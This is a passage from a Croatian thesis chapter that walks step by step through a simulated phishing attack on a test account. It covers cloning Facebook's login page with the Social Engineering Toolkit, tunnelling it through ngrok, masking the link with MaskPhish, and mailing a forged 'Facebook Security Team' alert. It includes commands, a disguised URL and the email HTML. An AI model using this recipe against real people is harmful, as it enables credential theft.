
Praktični dio rada, simulacije kibernetičkih napada temeljenih na metodama socijalnog inženjeringa, izveden je i prikazan u realnim uvjetima. Simulacije napada ostvarene su korištenjem dva prijenosna računala, pri čemu su napadi kreirani u okviru Kali Linux 2021.2 operativnog sustava, a realizirani na računalu „žrtve“ pokretanom Windows 10 Pro operativnim sustavom. Osim upotrebe različitih operativnih sustava, ideja praktičnog dijela rada bila je kroz simulacije prikazati realizaciju napada izvan dosega jedne mreže. S ciljem simulacije napada u realnim uvjetima, napadi i njihova provedba izvedeni su korištenjem dvije bežične lokalne mreže (engl. *Wireless Local Area Network*; WLAN), pri čemu je računalo „napadača“ bilo spojeno na jednu, a računalo „žrtve“ na drugu mrežu. Tuneliranjem mrežnog prometa te korištenjem javne IP adrese i prosljeđivanjem porta u okviru provedenih napada ostvarene su simulacije izvan domene jedne lokalne mreže.

Praktični dio rada prikazan je kroz sljedeće elemente:

- Opis ideje simulacije napada,
- Dijagram napada,
- Opis dodatno instaliranih alata i skripti,
- Razrada koraka kreiranja napada i
- Simulacija napada.

5.1. Simulacija *e-mail phishing* napada

Ideja prve simulacije zasniva se na kreiranju lažnog sučelja za prijavu na popularnu, često posjećivanu platformu društvene mreže Facebook, a cilj je simulirati krađu unesenih podataka: korisničkog imena i lozinke. Ostvarenje navedene simulacije *phishing* napada provedeno je posredstvom e-pošte, koja sadrži lažno prikazanu poveznicu na maliciozno *login* sučelje. Ovom popularnom metodom napada socijalnog inženjeringa cilj je prikazati naizgled legitimnu e-poštu i na taj način, kroz praktičan primjer, ukazati na problematiku *phishing* napada s kojom se milijuni korisnika svakodnevno susreću.



Slika 4. Dijagram *phishing* napada

Izvor: [64]

Uz alate Social Engineering Toolkit-a, za provedbu simulacije dodatno su preuzeti ngrok i *bash* skripta MaskPhish, a sadržaj e-pošte kreiran je uporabom TOPOL HTML uređivača.

Ngrok je program koji stvara tunel s *localhost*-a na neku privremenu domenu koju dodijeli. Omogućuje izlaganje lokalnih poslužitelja iza vatrozida, na javni internet preko sigurnih tunela. Za korištenje ngrok alata bilo je potrebno registrirati se na službenoj stranici, preuzeti alat i instalirati ga.

MaskPhish je *bash* skripta koja omogućuje maskiranje *phishing* URL-a u željeni URL, sličan onome koji se nastoji imitirati. Skripta je preuzeta s GitHub platforme.

TOPOL.io je mrežna platforma namijenjena za jednostavno i brzo kreiranje HTML sadržaja e-pošte. Metodom povlačenja i ispuštanja (engl. *drag-and-drop*), uređivač sadržaja e-pošte TOPOL omogućuje stvaranje responzivnog sadržaja bez kodiranja. Uslugu je moguće koristiti besplatno i bez registracije, a u plaćenoj verziji nudi brojne predloške.

Tablica 3. Sinteza elemenata simuliranog *phishing* napada


***E-mail phishing* napad**			
Cilj napada	**Alati**	**Mrežni preglednik**	**Očekivani rezultati**
Krađa podataka korisnika društvene mreže Facebook	• Social Engineering Toolkit (SET) • Ngrok • skripta MaskPhish • TOPOL HTML *e-mail* uređivač	• Mozilla Firefox	Dohvat korisničkog imena i lozinke žrtve

Kreiranje simulacije napada ostvareno je kroz sljedeće korake:

1. Kreiranje sadržaja e-pošte,
2. Pokretanje Apache mrežnog poslužitelja i ngrok instance,
3. Kloniranje sučelja za prijavu na društvenu mrežu Facebook,
4. Maskiranje stvarnog URL-a,
5. Umetanje maskirane poveznice u HTML kod,
6. Slanje *phishing* pošte „žrtvi“,
7. Otvaranje pristigle *phishing* pošte na strani „žrtve“ i
8. Dohvat vjerodajnica „žrtve“.

5.1.1. Kreiranje sadržaja e-pošte

Iako je sadržaj *phishing* elektroničke pošte moguće kreirati izravno unutar Social Engineering Toolkit-a, jednostavnije i preglednije je napraviti ga negdje drugdje te prilikom kreiranja e-pošte kopirati i zalijepiti ga u SET. Sadržaj elektroničke pošte u sklopu SET-a moguće je definirati kao običan tekst (engl. *plain text*) ili u HTML obliku, a obzirom da HTML pruža znatno više mogućnosti u pogledu uređivanja, simulacija napada izvedena je upravo tom metodom. Za potrebe kreiranja sadržaja e-pošte korištena je već spomenuta platforma TOPOL.io., a na slici 5. prikazano je sučelje tog mrežnog HTML uređivača, kao i kreirani sadržaj koji se namjerava proslijediti „žrtvi“ napada.



Slika 5. Topol.io HTML *e-mail* uređivač

5.1.2. Pokretanje Apache mrežnog poslužitelja i ngrok instance

Kako bi simulaciju uopće bilo moguće provesti, potrebno je osigurati isporuku željenog sadržaja, u ovom slučaju *phishing* stranice, putem interneta. Da bi jednom kreirana *web* stranica bila dostupna na mreži, potrebno je pokrenuti mrežni poslužitelj. U ovome radu korišten je Apache server, besplatni mrežni poslužitelj otvorenog koda. Pokretanje Apache mrežnog poslužitelja u Kali Linux okruženju vrši se izvođenjem naredbe „service apache2 start“ u naredbenom terminalu. Obzirom da je SET konfiguriran da HTTP server pokreće na portu 80, za početak simulacije potrebno je pokrenuti instancu ngrok-a također na portu 80. To je ostvareno sljedećom naredbom:

Slika 6. Pokretanje ngrok instance


Kao rezultat naredbe generirana je privremena domena korištena u daljnjem kreiranju napada. Upotreba ngrok javno dostupnog servera omogućuje pristup lokalnom sadržaju i izvan LAN mreže (engl. *Local Area Network*), što u slučaju socijalnog inženjeringa povećava primjenjivost *phishing* napada na veći broj žrtava. Isto je moguće postići i korištenjem javne IP adrese i prosljeđivanjem porta 80, no u radu je upotrijebljena ova metoda kako bi bilo moguće koristiti MaskPhish skriptu i time efikasno lažirati URL.

5.1.3. Kloniranje sučelja za prijavu na društvenu mrežu Facebook

Nakon uspješno pokrenutog Apache mrežnog poslužitelja i generirane ngrok domene, potrebno je pokrenuti Social Engineering Toolkit i kloniranjem legitimne, kreirati lažnu, zlonamjernu *phishing* stranicu. SET je moguće pokrenuti grafičkim putem ili kao što je na slici 7. prikazano, putem terminala, pozicioniranjem u */root/* direktorij i upisivanjem naredbe *setoolkit*. SET sučelje nudi nekoliko opcija, od kojih je za ovu simulaciju korištena prva, *Social-Engineering Attacks*. Odabir se vrši jednostavno, upisivanjem željenog rednog broja.

Slika 7. Pokretanje SET-a i prikaz glavnog izbornika

Odabirom rednog broja 1 otvara se novi *menu* s više mogućih vektora napada, prikazan na slici 8., od kojih su za ovu simulaciju korišteni *Website Attack* i *Mass Mailer Attack*.




Slika 8. *Social Engineering Attacks menu*

Odabirom *Website Attack* vektora unosom rednog broja 2 otvara se mogućnost izbora različitih napada manipulacijom mrežnih stranica, od kojih je za ovu simulaciju korištena treća metoda, namijenjena za rudarenje vjerodajnica (engl. *credentials harvester*). *Credential Harvester Attack* modul služi za kloniranje željene mrežne stranice, pružajući pri tome izbor upotrebe postojećih predložaka, kopiranja stranice na temelju legitimnog URL-a ili uvoz lokalno pohranjenih predložaka. U okviru ove simulacije odabrana je metoda kloniranja temeljena na URL-u, kako bi bilo moguće specificirati konkretnu stranicu koja se nastoji lažirati.

Slika 9. Odabir vektora napada i metode kloniranja mrežne stranice

Odabirom metode kloniranja mrežne stranice na temelju URL-a, od socijalnog inženjera zahtijeva se unos *host* IP adrese. Kao što je moguće vidjeti na slici 10., unaprijed definirana IP adresa je lokalna IP adresa 192.168.100.15, no unesena je adresa dodijeljena od ngrok poslužitelja kako bi budućoj *phishing* stranici bilo moguće pristupiti i izvan lokalne mreže. Na specificiranoj adresi nalaziti će se klonirana definirana mrežna stranica, što u slučaju ove simulacije podrazumijeva *login* stranicu društvene mreže Facebook. U koraku nakon definiranja *host* IP adrese potrebno je unijeti legitimni URL (https://www.facebook.com/login), kopiran iz mrežnog preglednika, i time završava proces kreiranja lažne stranice. Na dnu slike 10. moguće je primijetiti napomenu kako će prikupljene informacije, vjerodajnice žrtve, biti prikazane u nastavku čim pristignu. Dosad navedeni procesi moraju ostati pokrenuti do kraja provođenja napada, do trenutka dohvaćanja korisničkih podataka.




Slika 10. Unos IP adrese i URL-a za kloniranje

5.1.4. Maskiranje stvarnog URL-a

Obzirom da URL dodijeljen od strane ngrok poslužitelja nema sličnosti sa stvarnom domenom Facebook društvene mreže, pokušaj *phishing* napada slanjem neizmijenjenog URL-a u realnim uvjetima vrlo vjerojatno ne bi bio uspješan. Za potrebe ove simulacije korištena je ranije spomenuta *bash* skripta MaskPhish kojom je moguće izmijeniti i time zamaskirati malicioznu stranicu. Pokretanje skripte izvodi se pozicioniranjem u direktorij u kojemu je skripta pohranjena te izvršavanjem naredbe „bash maskphish.sh“.

Kao što je moguće vidjeti na slici 11., MaskPhish skripta kao ulazni parametar prima URL koji se nastoji prikriti, što je u slučaju ove simulacije ngrok dedicirani URL http://d2a0f246bff5.ngrok.io, te traži unos željene domene. Kako bi elektronička pošta bila što uvjerljivija, bitno je poveznicu na malicioznu stranicu dobro prikriti. Iz tog je razloga za domenu unesena prava, legitimna domena društvene mreže, a kao nužan dodatak dodane su

riječi u skladu sa sadržajem e-pošte koja se šalje, što u ovoj simulaciji podrazumijeva riječi „*login*“, „*password*“ i „*reset*“. Unosom povlakom povezanih riječi generirana je nova, znatno uvjerljivija poveznica: https://www.facebook.com-login-password-reset@is.gd/akWVXA.



Slika 11. Maskiranje domene MaskPhish skriptom

5.1.5. Umetanje maskirane poveznice u HTML kod

Ranije kreirani *e-mail* predložak preuzet je u .html formatu, a kao što je moguće vidjeti na slici 5., jedino što nedostaje kako bi sadržaj bio potpun je poveznica na stvorenu *phishing* stranicu. Obzirom da maliciozna poveznica u trenutku kreiranja sadržaja e-pošte u Topol.io uređivaču nije postojala, uređivačem teksta GNU nano naknadno je na odgovarajuće mjesto u HTML kod ubačena lažirana MaskPhish poveznica, vidljivo na slici 12. Prikazani HTML kod koristiti će se u sljedećem koraku, prilikom slanja e-pošte žrtvi. Metodom „kopiraj i zalijepi“ (engl. *copy-paste*) kod će biti ubačen u tijelo poruke.


```
<div class="mj-column-per-100 outlook-group-fix" style="font-size:0px;text-align:left;direction:ltr;display:inline-block;vertical-align:top;wi>

<table border="0" cellpadding="0" cellspacing="0" role="presentation" width="100%">
 <tbody>
  <tr>
   <td style="background-color:#FFFFFF;vertical-align:top;padding:0px 0px 0px 29px;">

<table border="0" cellpadding="0" cellspacing="0" role="presentation" style width="100%">

    <tr>
     <td align="left" style="font-size:0px;padding:15px 15px 15px 15px;word-break:break-word;">

<div style="font-family:Ubuntu, Helvetica, Helvetica, sans-serif;font-size:11px;line-height:2;text-align:left;color:#000000;"><p style="text-a>
<t do this,</strong> please go to the sign-in page, <span style="color: #4267b2;">https://www.facebook.com-login-password-reset@is.gd/akWVXA</span>>

     </td>
    </tr>

    <tr>
     <td align="left" style="font-size:0px;padding:15px 17px 52px 15px;word-break:break-word;">

<div style="font-family:Ubuntu, Helvetica, Helvetica, sans-serif;font-size:11px;line-height:2;text-align:left;color:#000000;"><p><span style=">
<p><span style="font-size: 15px; color: #302f2f; font-family: Helvetica, Tahoma, sans-serif;">The Facebook Security Team</span></p></div>

     </td>
    </tr>
```

Slika 12. Umetanje maliciozne poveznice u HTML kod

5.1.6. Slanje *phishing* pošte „žrtvi“


Uz uspješno klonirano sučelje za prijavu na društvenu mrežu Facebook i lažiranu poveznicu, za kompletiranje simulacije napada potrebno je proslijediti kreirani sadržaj elektroničke pošte ciljanoj meti *phishing* napada. Unutar novog naredbenog terminala, identičnim postupkom kao ranije pokrenut je Social Engineering Toolkit, a odabirom, ovaj put, *Mass Mailer Attack* vektora napada pokreće se postupak slanja e-pošte. SET omogućuje slanje pošte jednoj osobi ili većem skupu, uvozom liste primatelja. Za potrebe simulacije napada odabrana je prva opcija. Daljnja konfiguracija e-pošte prikazana je na slici 13. Odabirom opcije slanja e-pošte jednoj osobi, SET kao ulazni parametar prima e-poštu na koju se sadržaj šalje, što je u slučaju ove simulacije: zrtva.phishing.napada@gmail.com. Unosom korisničkog imena žrtve socijalni inženjer je u mogućnosti odabrati želi li koristiti vlastitu adresu e-pošte ili napad izvršiti posredstvom vanjskog poslužitelja. Obzirom na implementirane protokole za detekciju *phishing* napada i neželjene pošte, protokole SPF (*Sender Policy Framework*), DKIM (*DomainKeys Identified Mail*) i DMARC (*Domain-based Message Authentication, Reporting and Conformance*), za uspješnu provedbu simulacije odabrana je opcija korištenja vlastite adrese. Adresa e-pošte napadača stvorena za potrebe simulacije nazvana je: customer.suport.facebook@gmail.com.

Navedena korisnička imena elektroničke pošte „napadača“ i „žrtve“ korištena u okviru simulacije ciljano su kreirana kako bi se što bolje dočarala problematika *phishing* napada.



Slika 13. Konfiguriranje e-pošte

Osim odlazne i dolazne adrese elektroničke pošte, prilikom slanja potrebno je definirati i ime pošiljatelja: Facebook Support i predmet pošte: Warning! Suspicious account activity, također smisleno odabrane u cilju ostvarenja potrebne vjerodostojnosti. Odabirom opcije „h“ definiran je format sadržaja koji se šalje, u ovom slučaju u HTML obliku. HTML kod sadržaja e-pošte, prethodno kreiran u Topol.io uređivaču, naposljetku je kopiran i zalijepljen u posljednjem koraku, a uspješan proces slanja e-pošte završava prikazom obavijesti vidljivoj na slici 14.




Slika 14. Obavijest o završetku slanja e-pošte

5.1.7. Otvaranje pristigle *phishing* pošte na strani „žrtve“

U idealnom slučaju, uspješno poslana elektronička pošta završava u pretincu žrtve, no danas nerijetko završava u neželjenoj pošti ili je čak blokirana. Na slici 15. prikazano je sučelje „žrtvinog“ računa servisa Gmail, kreiranog za elektroničku poštansku komunikaciju.


Slika 15. Gmail poštanski pretinac žrtve

Pristigla pošta prikazana na slici 15. doima se realnom i mnoge bi korisnike ponukala da otvore i vide sadržaj. Otvaranjem se prikazuje naizgled legitimna poruka, koja bi korisnika, ukoliko nije dovoljno oprezan i pažljiv, mogla nasamariti da klikne na poveznicu. Ova vrsta napada danas je izrazito česta, a osim onih manje vještih u korištenju Interneta i računala općenito, na meti napadača nerijetko su i upućeni, visokoobrazovani ljudi. Na slici 16. prikazan je sadržaj pristigle *phishing* pošte. Osim uvjerljivo sročenog teksta, detalji poput profilne slike i imena pošiljatelja te predmet poruke i poveznica koja počinje s „https://“ i sadrži „facebook.com“ doprinose stvaranju potrebnog legitimiteta pošte.




Slika 16. Sadržaj maliciozne e-pošte

Klikom na dobivenu poveznicu „žrtva“ biva preusmjerena na lažno, klonirano sučelje za prijavu na Facebook, u skladu s porukom e-pošte. Nepažljivi korisnik neće uočiti razliku u adresi, koja se prilikom učitavanja *phishing* stranice promijenila nazad u ngrok generiranu domenu. Prije samog unosa podataka, na zaslonu žrtve pojavljuje se obavijest o upotrebi kolačića (engl. *cookies*), koji se moraju prihvatiti baš kao i u slučaju prave stranice. Na slici 17. prikazana je lažno generirana obavijest o upotrebi i kontroli kolačića.



Slika 17. Obavijest o upotrebi i kontroli kolačića

Prihvaćanjem kolačića žrtvi se prikazuju polja za unos adrese e-pošte ili broja mobitela i lozinke, u potpunosti identično kao na pravoj *login* stranici društvene mreže Facebook, vidljivo na slici 18.



